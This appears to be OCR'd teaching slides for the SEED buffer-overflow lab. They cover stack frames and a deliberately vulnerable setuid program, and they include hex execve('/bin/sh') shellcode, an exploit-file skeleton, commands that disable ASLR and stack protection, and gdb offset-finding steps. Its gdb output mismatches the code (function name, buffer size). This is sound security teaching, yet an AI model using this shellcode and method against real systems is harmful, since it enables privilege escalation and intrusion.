
SEED Buffer Overflow Lab

Function Stack Layout

```
void func(int a, int b)
{
    int x,y;

    x = a+b;
    y = a-b;
}
```




A **stack frame** has 4 important regions:

1. Arguments
2. Return Address
3. Previous Frame Pointer
4. Local Variables

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```





```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```


Function Call Chain


```
void f(int a, int b)
{
  int x;
}

void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain






Vulnerable Program (stack.c)

```
int main(int argc, char **argv)
{   char str[517];
    FILE *badfile;
    // 1. Opens badfile
    badfile = fopen("badfile", "r");
    // 2. Reads upto 517 bytes from badfile
    fread(str, sizeof(char), 517, badfile);
    // 3. Call vulnerable function
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


```
int bof(char *str)
{
    char buffer[24];
    // 4. Copy argument into buffer
    // (Possible Buffer Overflow)
    strcpy(buffer, str);
    return 1;
}
```

Buffer Overflow in stack.c

```
int bof(char *str)
{
    char buffer[24];
    // 4. Copy argument into buffer
    // (Possible Buffer Overflow)
    strcpy(buffer, str);
    return 1;
}
```



Goal


Arguments
Return Address
Previous Frame Pointer
buffer[23]
buffer[0]
Buffer copy
Malicious Code
Address
Accurate Distance
(badfile)
Malicious Code
(Overwrite)
New Return Address
(Overwrite)
(Overwrite)

You need to write your code in exploit.c


```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Use of NOP's


Malicious Code
(Overwrite)
New Return Address
(Overwrite)
(Overwrite)
Inaccurate Guess – Failed Attack
ebp
(Without NOP)
Malicious Code
NOP
NOP
NOP
New Return Address
(Overwrite)
(Overwrite)
Inaccurate Guess – Successful Attack
ebp
(With NOP)

Shellcode

In hacking, a **shellcode** is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


Shelllcode

- Assembly code (machine instructions) for launching a shell.
- Goal: Use *execve("/bin/sh", argv, 0)* to run shell
- Registers used:
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)
  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

Shellcode


```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
  "\x50"            /* pushl   %eax          */   ← set end of string "/bin/sh"
  "\x68""//sh"      /* pushl   $0x68732f2f   */
  "\x68""/bin"      /* pushl   $0x6e69622f   */
  "\x89\xe3"        /* movl    %esp,%ebx     */    ← set %ebx
  "\x50"            /* pushl   %eax          */
  "\x53"            /* pushl   %ebx          */
  "\x89\xe1"        /* movl    %esp,%ecx     */    ← set %ecx
  "\x99"            /* cdq                   */    ← set %edx
  "\xb0\x0b"        /* movb    $0x0b,%al     */    ← set %eax
  "\xcd\x80"        /* int     $0x80         */    ← invoke execve()
;
```


Goal


Arguments
Return Address
Previous Frame Pointer
buffer[23]
buffer[0]
Buffer copy
Malicious Code
Address
Accurate Distance
(badfile)
Malicious Code
(Overwrite)
New Return Address
(Overwrite)
(Overwrite)

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Environment Setup for Tasks


Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

Compile set-uid root version of stack.c


```
% gcc -o stack -z execstack -fno-stack-protector
stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Goal - Task A


(High address)
main()
stack
frame
str (pointer)
Return Address
Previous Frame Pointer
ebp
buffer[23]
buffer[0]
Buffer copy
Task A
(Distance)
(Low address)

Goal - Task A

1. Need for debugging
    a. Buffer size may exceed 24 bytes at run time
    b. Need accurate buffer size




Make a copy for debugging

Since the vulnerable program is a SETUID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a SETUID program).

```
gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
```

Task A

1. Start debugging using gdb
2. Set breakpoint (b) and (run)
3. Print buffer address (p &buffer)
4. Print frame pointer address (p $ebp)
5. Calculate distance



Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo          ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```


```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Other useful gdb commands:

- n - next
- info r - show all the register values
- disassemble main - disassemble function main (can be other function names)

